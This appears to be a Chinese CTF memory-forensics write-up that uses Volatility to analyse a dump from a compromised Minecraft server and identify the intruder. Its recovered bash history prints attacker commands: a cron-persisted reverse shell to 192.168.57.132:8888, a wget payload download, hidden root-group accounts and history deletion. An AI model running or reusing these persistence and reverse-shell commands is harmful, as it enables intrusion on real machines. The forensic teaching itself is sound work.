make -C //lib/modules/4.9.0-deepin13-amd64/build M="/root/linux" clean
make[1]: Entering directory '/usr/src/linux-headers-4.9.0-deepin13-amd64'
CLEAN /root/linux/.tmp_versions
CLEAN /root/linux/Module.symvers
make[1]: Leaving directory '/usr/src/linux-headers-4.9.0-deepin13-amd64'
root@test-PC:~/linux# ls
kcore Makefile Makefile.enterprise module.c module.dwarf
root@test-PC:~/linux# cp /boot/System.map-4.9.0-deepin13-amd64 .
root@test-PC:~/linux# zip `uname -r`.zip System.map-4.9.0-deepin13-amd64 module.dwarf
adding: System.map-4.9.0-deepin13-amd64 (deflated 79%)
adding: module.dwarf (deflated 91%)
root@test-PC:~/linux#

image-20251208202652978

然后使用–info命令查看是否存在新添加的profile

1
2
3
4
5
6
7
8
9
10
python2 vol.py --info
Volatility Foundation Volatility Framework 2.6.1


Profiles
--------
Linux4_9_0-deepin13-amd64x64 - A Profile for Linux 4.9.0-deepin13-amd64 x64
Linuxubuntu-5_4_0-205-generic-lnx64 - A Profile for Linux ubuntu-5.4.0-205-generic-ln x64
Linuxubuntu-5_4_0-205-genericx64 - A Profile for Linux ubuntu-5.4.0-205-generic x64
VistaSP0x64 - A Profile for Windows Vista SP0 x64
解题过程

使用linux_recover_filesystem从内存中恢复整个缓存的文件系统,或使用linux_find_file列出并从内存中恢复文件

linux_recover_filesystem如果是使用Windows会出现问题,因为Windows无法os.chown,可以对代码进行修改使其能正常恢复

1
2
3
4
5
python2 vol.py -f mem.mem --profile=Linux4_9_0-deepin13-amd64x64 linux_recover_filesystem --dump-dir=".\output"

........

Recovered 38580 files

蛤客zym在Minecraft游戏中的id是什么?

本题解法不唯一


恢复操作系统文件后,在根目录能发现一个purpur-1.20.4文件夹,判断为Minecraft服务器文件夹

image-20251208203350749




可以通过其中的日志文件,插件存储的日志数据,系统中执行的命令等分析出蛤客zym在Minecraft游戏中的id,实在不行直接看usercache.json或者coreprotect的数据库,里面就7-8个用户一个个试就行

image-20251208203423726




在Chatty插件的目录中,查看2025-05-12.log,可以发现是聊天信息,可以看到最后一行,名为W4ngXunFish的用户执行了一条命令,找到位于/purpur-1.20.4中的shell这个文件发现是一个反弹shell的代码

image-20251208203813636

image-20251208204155973

user-cache.json:

image-20251208211710082

CoreProtect:

image-20251208211617365

使用linux_bash恢复bash历史记录分析执行的命令,发现创建了wangxunyu用户,结合上面的用户名也可以推断入侵的蛤客zym的游戏ID为W4ngXunF1sh

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
python2 vol.py -f mem.mem --profile=Linux4_9_0-deepin13-amd64x64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid Name Command Time Command
-------- -------------------- ------------------------------ -------
49004 bash 2025-05-11 19:49:01 UTC+0000 echo "*/1 * * * * root /purpur-1.20.4/shell" >> /etc/crontab
49004 bash 2025-05-11 19:49:01 UTC+0000 cd /
49004 bash 2025-05-11 19:49:01 UTC+0000 adduser WangXunYu
49004 bash 2025-05-11 19:49:01 UTC+0000 rm -rf ~/.bash_history
49004 bash 2025-05-11 19:49:01 UTC+0000 cat /etc/crontab
49004 bash 2025-05-11 19:49:01 UTC+0000 systemctl restart mcsm
49004 bash 2025-05-11 19:49:01 UTC+0000 echo "*/1 * * * * root /bin/bash -i >& /dev/tcp/192.168.57.132/8888 0>&1" >> /etc/crontab
49004 bash 2025-05-11 19:49:30 UTC+0000 nohup python3 -m http.server 80 &
49004 bash 2025-05-11 19:49:45 UTC+0000 adduser wangxunyu
49004 bash 2025-05-11 19:50:08 UTC+0000 useradd wangxunyu -G root
49004 bash 2025-05-11 19:50:19 UTC+0000 useradd wangxunyu2 -G root
49004 bash 2025-05-11 19:50:26 UTC+0000 passwd wangxunyu2
49004 bash 2025-05-11 19:51:11 UTC+0000 cd /
49004 bash 2025-05-11 19:51:22 UTC+0000 kill -9 49365
49004 bash 2025-05-11 19:51:32 UTC+0000 nohup python3 -m http.server 80 &
49004 bash 2025-05-11 19:52:33 UTC+0000 cd /home/n0
49004 bash 2025-05-11 19:52:35 UTC+0000 ls
49004 bash 2025-05-11 19:52:51 UTC+0000 cd Downloads
49004 bash 2025-05-11 19:53:04 UTC+0000 rm -rf wXm
49004 bash 2025-05-11 19:53:08 UTC+0000 ls
49004 bash 2025-05-11 19:53:14 UTC+0000 cp ??????P@s5 /tmp
49004 bash 2025-05-11 19:53:23 UTC+0000 cp ??????P@s5 /
49004 bash 2025-05-11 19:53:43 UTC+0000 wget 192.168.57.132/wXm
49004 bash 2025-05-11 19:53:48 UTC+0000 cp wXm /tmp
49004 bash 2025-05-11 19:53:56 UTC+0000 cp wXm ../Desktop
49441 bash 2025-05-11 19:50:01 UTC+0000 echo "*/1 * * * * root /purpur-1.20.4/shell" >> /etc/crontab
49441 bash 2025-05-11 19:50:01 UTC+0000 cd /
49441 bash 2025-05-11 19:50:01 UTC+0000 adduser WangXunYu
49441 bash 2025-05-11 19:50:01 UTC+0000 rm -rf ~/.bash_history
49441 bash 2025-05-11 19:50:01 UTC+0000 cat /etc/crontab
49441 bash 2025-05-11 19:50:01 UTC+0000 systemctl restart mcsm
49441 bash 2025-05-11 19:50:01 UTC+0000 echo "*/1 * * * * root /bin/bash -i >& /dev/tcp/192.168.57.132/8888 0>&1" >> /etc/crontab
50096 bash 2025-05-11 19:51:01 UTC+0000 echo "*/1 * * * * root /purpur-1.20.4/shell" >> /etc/crontab
50096 bash 2025-05-11 19:51:01 UTC+0000 cd /
50096 bash 2025-05-11 19:51:01 UTC+0000 adduser WangXunYu
50096 bash 2025-05-11 19:51:01 UTC+0000 rm -rf ~/.bash_history
50096 bash 2025-05-11 19:51:01 UTC+0000 cat /etc/crontab
50096 bash 2025-05-11 19:51:01 UTC+0000 systemctl restart mcsm
50096 bash 2025-05-11 19:51:01 UTC+0000 echo "*/1 * * * * root /bin/bash -i >& /dev/tcp/192.168.57.132/8888 0>&1" >> /etc/crontab
52805 bash 2025-05-11 19:54:59 UTC+0000 rm -rf ~/.bash_
52805 bash 2025-05-11 19:54:59 UTC+0000 rm -rf ~/.bash_history
52805 bash 2025-05-11 19:56:52 UTC+0000 sudo su
54193 bash 2025-05-11 19:57:00 UTC+0000 systemctl restart mcsm
54193 bash 2025-05-11 19:57:00 UTC+0000 rm -rf ~/.bash_history
54193 bash 2025-05-11 19:57:00 UTC+0000 cd /
54193 bash 2025-05-11 19:57:00 UTC+0000 adduser WangXunYu
54193 bash 2025-05-11 19:57:00 UTC+0000 cat /etc/crontab
54193 bash 2025-05-11 19:57:00 UTC+0000 echo "*/1 * * * * root /purpur-1.20.4/shell" >> /etc/crontab
54193 bash 2025-05-11 19:57:00 UTC+0000 echo "*/1 * * * * root /bin/bash -i >& /dev/tcp/192.168.57.132/8888 0>&1" >> /etc/crontab
54193 bash 2025-05-11 19:57:08 UTC+0000 vmhgfs .host:/ /mnt/hgfs/
54193 bash 2025-05-11 19:57:14 UTC+0000 vmhgfs-fuse .host:/ /mnt/hgfs/
54193 bash 2025-05-11 19:57:23 UTC+0000 cd /usr/local/src/LiME-1.9.1/src
54193 bash 2025-05-11 19:57:53 UTC+0000 insmod ./lime-4.9.0-deepin13-amd64.ko "path=/mnt/hgfs/share/mem.mem format=lime"
1
Q1 Answer: W4ngXunF1sh

请寻找蛤客zym进入了与Minecraft相关的什么程序?

本题做法不唯一

使用linux_psaux收集进程及其完整命令行,linux_getcwd列出每个进程的当前工作目录,linux_netstat列出打开的套接字连接

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
python2 vol.py -f mem.mem --profile=Linux4_9_0-deepin13-amd64x64 linux_psaux
Volatility Foundation Volatility Framework 2.6.1
Pid Uid Gid Arguments
1 0 0 ����]�
�]�
���
2 0 0 [kthreadd]
3 0 0 [ksoftirqd/0]
5 0 0 [kworker/0:0H]
7 0 0 [rcu_preempt]
8 0 0 [rcu_sched]
9 0 0 [rcu_bh]
10 0 0 [migration/0]
11 0 0 [lru-add-drain]
12 0 0 [watchdog/0]
13 0 0 [cpuhp/0]
14 0 0 [cpuhp/1]
15 0 0 [watchdog/1]
16 0 0 [migration/1]
17 0 0 [ksoftirqd/1]
19 0 0 [kworker/1:0H]
20 0 0 [kdevtmpfs]
21 0 0 [netns]
22 0 0 [khungtaskd]
23 0 0 [oom_reaper]
24 0 0 [writeback]
25 0 0 [kcompactd0]
26 0 0 [ksmd]
28 0 0 [khugepaged]
29 0 0 [crypto]
30 0 0 [kintegrityd]
31 0 0 [bioset]
32 0 0 [kblockd]
34 0 0 [devfreq_wq]
35 0 0 [watchdogd]
36 0 0 [kswapd0]
37 0 0 [vmstat]
49 0 0 [kthrotld]
50 0 0 [ipv6_addrconf]
93 0 0 [ata_sff]
94 0 0 [scsi_eh_0]
95 0 0 [scsi_tmf_0]
96 0 0 [scsi_eh_1]
97 0 0 [scsi_tmf_1]
99 0 0 [ttm_swap]
106 0 0 [mpt_poll_0]
109 0 0 [mpt/0]
130 0 0 [bioset]
132 0 0 [scsi_eh_2]
133 0 0 [scsi_tmf_2]
134 0 0 [bioset]
149 0 0 [kworker/1:1H]
154 0 0 [kworker/0:1H]
159 0 0 [md]
181 0 0 [raid5wq]
204 0 0 [bioset]
232 0 0 [jbd2/sda1-8]
233 0 0 [ext4-rsv-conver]
272 0 0 /lib/systemd/systemd-journald
274 0 0 [kauditd]
282 0 0 /sbin/lvmetad -f
287 0 0 [kworker/1:3]
291 0 0 /lib/systemd/systemd-udevd
333 0 0 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_permissions,allow_other,dev,suid
370 0 0 /usr/bin/vmtoolsd
372 100 102 /lib/systemd/systemd-timesyncd
374 0 0 /usr/bin/VGAuthService
375 0 0 /usr/lib/accountsservice/accounts-daemon
377 0 0 /opt/node-v16.20.2-linux-x64/bin/node app.js
378 115 121 avahi-daemon: running [nOo
379 0 0 /usr/sbin/ModemManager
381 105 108 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
382 115 121 avahi-daemon: chroot helpe
393 0 0 /usr/sbin/NetworkManager --no-daemon
394 0 0 /opt/node-v16.20.2-linux-x64/bin/node app.js
395 0 0 /lib/systemd/systemd-logind
397 0 0 /usr/sbin/cupsd -l
403 0 0 /usr/lib/policykit-1/polkitd --no-debug
404 0 0 [nfit]
411 0 0 /usr/bin/lastore-daemon
432 0 0 /usr/sbin/lightdm
457 0 0 /usr/lib/xorg/Xorg -core :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
477 0 0 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-helper -pf /run/dhclient-ens33.pid -lf /var/lib/NetworkManager/dhclient-a497ca06-b1ec-3100-89a0-d6fd53c872fe-ens33.lease -cf /var/lib/NetworkManager/dhclient-ens33.conf ens33
509 0 0 /usr/lib/ipsec/starter --daemon charon --nofork
533 0 0 /usr/lib/ipsec/charon
534 0 0 /usr/sbin/nmbd
554 0 0 /usr/sbin/smbd
555 0 0 /usr/sbin/smbd
556 0 0 /usr/sbin/smbd
559 0 0 /usr/sbin/smbd
597 0 0 /usr/lib/deepin-daemon/dde-lockservice
603 0 0 /usr/lib/deepin-daemon/dde-system-daemon
627 0 0 lightdm --session-child 13 20
803 1000 1000 /lib/systemd/systemd --user
804 1000 1000 (sd-pam)
810 1000 1000 /usr/bin/gnome-keyring-daemon --daemonize --login
812 1000 1000 /usr/bin/startdde
839 1000 1000 dbus-launch --autolaunch 74f093796e6d485da000334c25d41c2a --binary-syntax --close-stderr
840 1000 1000 /usr/bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session
875 1000 1000 /usr/bin/dbus-launch --exit-with-session --sh-syntax
876 1000 1000 /usr/bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session
894 1000 1000 /usr/bin/ssh-agent /usr/bin/sogou-session /usr/bin/im-launch /usr/bin/startdde
898 1000 1000 /usr/bin/fcitx
919 1000 1000 /usr/bin/dbus-daemon --fork --print-pid 5 --print-address 7 --config-file /usr/share/fcitx/dbus/daemon.conf
925 1000 1000 /usr/bin/fcitx-dbus-watcher unix:abstract=/tmp/dbus-JLBxsmGy51,guid=dd3761f7f0570becdbf860b26820ea27 919
947 1000 1000 /usr/bin/pulseaudio --start --log-target=syslog
956 1000 1000 /usr/lib/gvfs/gvfsd
964 1000 1000 /usr/lib/gvfs/gvfsd-fuse /run/user/1000/gvfs -f -o big_writes
978 1000 1000 /usr/lib/x86_64-linux-gnu/gconf/gconfd-2
991 1000 1000 sogou-qimpanel-watchdog
992 1000 1000 /usr/lib/deepin-notifications/deepin-notifications
993 1000 1000 /usr/lib/deepin-daemon/dde-session-initializer
994 1000 1000 /usr/bin/dde-desktop
995 1000 1000 /usr/bin/deepin-wm-switcher
1042 1000 1000 /usr/bin/deepin-metacity --replace
1043 1000 1000 /usr/bin/dde-dock
1149 1000 1000 /usr/lib/gvfs/gvfs-udisks2-volume-monitor
1152 0 0 /usr/lib/udisks2/udisksd --no-debug
1160 1000 1000 /usr/lib/gvfs/gvfs-mtp-volume-monitor
1170 1000 1000 /usr/lib/gvfs/gvfs-gphoto2-volume-monitor
1175 1000 1000 /usr/lib/gvfs/gvfs-afc-volume-monitor
1181 1000 1000 /usr/lib/gvfs/gvfs-goa-volume-monitor
1213 1000 1000 /usr/lib/deepin-daemon/dde-session-daemon
1214 1000 1000 /usr/bin/dde-file-manager -d
1306 0 0 [cfg80211]
1310 1000 1000 /usr/lib/polkit-1-dde/dde-polkit-agent
1316 1000 1000 /usr/lib/deepin-daemon/deepin-cloud-print-agent
1322 1000 1000 /usr/bin/dde-file-manager -f
1326 1000 1000 /usr/bin/deepin-menu
1328 1000 1000 /usr/bin/lastore-session-helper
1339 1000 1000 /usr/bin/vmtoolsd -n vmusr --blockFd 3
1402 1000 1000 /usr/lib/flatpak/flatpak-session-helper
1410 1000 1000 /usr/lib/flatpak/xdg-document-portal
1423 1000 1000 /usr/lib/flatpak/xdg-permission-store
1514 1000 1000 /bin/bash /usr/lib/x86_64-linux-gnu/bamf/bamfdaemon-dbus-runner
1515 1000 1000 /usr/lib/x86_64-linux-gnu/bamf/bamfdaemon
1542 0 0 /usr/bin/dde-file-manager-daemon
1563 1000 1000 /usr/lib/deepin-daemon/dde-osd
1580 1000 1000 sogou-qimpanel
1641 1000 1000 /usr/bin/python3 /usr/share/system-config-printer/applet.py
1701 1000 1000 /usr/lib/deepin-api/mousearea
2440 1000 1000 /usr/lib/gvfs/gvfsd-trash --spawner :1.12 /org/gtk/gvfs/exec_spaw/0
2449 1000 1000 /usr/lib/gvfs/gvfsd-network --spawner :1.12 /org/gtk/gvfs/exec_spaw/1
2455 1000 1000 /usr/lib/gvfs/gvfsd-smb-browse --spawner :1.12 /org/gtk/gvfs/exec_spaw/2
2462 0 0 /usr/sbin/smbd
2464 1000 1000 /usr/lib/dconf/dconf-service
2469 1000 1000 /usr/lib/gvfs/gvfsd-dnssd --spawner :1.12 /org/gtk/gvfs/exec_spaw/3
31061 0 0 [kworker/u256:2]
47489 0 0 /usr/sbin/cron -f
48999 0 0 /usr/sbin/CRON -f
49002 0 0 /bin/sh -c /purpur-1.20.4/shell
49003 0 0 /bin/bash /purpur-1.20.4/shell
49004 0 0 bash -i
49436 0 0 /usr/sbin/CRON -f
49439 0 0 /bin/sh -c /purpur-1.20.4/shell
49440 0 0 /bin/bash /purpur-1.20.4/shell
49441 0 0 bash -i
50091 0 0 /usr/sbin/CRON -f
50094 0 0 /bin/sh -c /purpur-1.20.4/shell
50095 0 0 /bin/bash /purpur-1.20.4/shell
50096 0 0 bash -i
50102 0 0 python3 -m http.server 80
52790 1000 1000 deepin-terminal
52805 1000 1000 /bin/bash
53276 1000 1000 file-roller /purpur-1.20.4/plugins/eBackup/backups/eBackup 2025-05-12 02-40-00.zip
53283 1000 1000 /usr/lib/xdg-desktop-portal/xdg-desktop-portal
53289 1000 1000 /usr/lib/xdg-desktop-portal/xdg-desktop-portal-gtk
53327 0 0 /opt/mcsmanager/daemon/lib/pty_linux_x64 -size 164,40 -coder utf8 -dir /purpur-1.20.4/ -fifo /tmp/mcsmanager-instance-pipe/pipe-fbeca537-38ac-4336-a259-6b1a37d6d2af -cmd ["java","-jar","-Djava.awt.headless=true","-DGeyserSkinManager.ForceShowSkins=true","-Xms128M","-Xmx768M","purpur-1.20.4-2176.jar"]
53331 0 0 /usr/bin/java -jar -Djava.awt.headless=true -DGeyserSkinManager.ForceShowSkins=true -Xms128M -Xmx768M purpur-1.20.4-2176.jar
54010 0 0 sudo su
54192 0 0 su
54193 0 0 bash
54207 0 0 [kworker/u256:1]
54211 0 0 vmhgfs-fuse .host:/ /mnt/hgfs/
54759 0 0 insmod ./lime-4.9.0-deepin13-amd64.ko path=/mnt/hgfs/share/mem.mem format=lime
55705 0 0 [kworker/1:2]
-31233381 -1 -1 [ Vde?q\gT =????]
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
python2 vol.py -f mem.mem --profile=Linux4_9_0-deepin13-amd64x64 linux_getcwd
Name Pid CWD
----------------- -------- ---
systemd 1
kthreadd 2
ksoftirqd/0 3
kworker/0:0H 5
rcu_preempt 7
rcu_sched 8
rcu_bh 9
migration/0 10
lru-add-drain 11
watchdog/0 12
cpuhp/0 13
cpuhp/1 14
watchdog/1 15
migration/1 16
ksoftirqd/1 17
kworker/1:0H 19
kdevtmpfs 20
netns 21
khungtaskd 22
oom_reaper 23
writeback 24
kcompactd0 25
ksmd 26
khugepaged 28
crypto 29
kintegrityd 30
bioset 31
kblockd 32
devfreq_wq 34
watchdogd 35
kswapd0 36
vmstat 37
kthrotld 49
ipv6_addrconf 50
ata_sff 93
scsi_eh_0 94
scsi_tmf_0 95
scsi_eh_1 96
scsi_tmf_1 97
ttm_swap 99
mpt_poll_0 106
mpt/0 109
bioset 130
scsi_eh_2 132
scsi_tmf_2 133
bioset 134
kworker/1:1H 149
kworker/0:1H 154
md 159
raid5wq 181
bioset 204
jbd2/sda1-8 232
ext4-rsv-conver 233
systemd-journal 272
kauditd 274
lvmetad 282
kworker/1:3 287
systemd-udevd 291
vmware-vmblock- 333
vmtoolsd 370
systemd-timesyn 372
VGAuthService 374
accounts-daemon 375
node 377 /opt/mcsmanager/web
avahi-daemon 378
ModemManager 379
dbus-daemon 381
avahi-daemon 382
NetworkManager 393
node 394 /opt/mcsmanager/daemon
systemd-logind 395
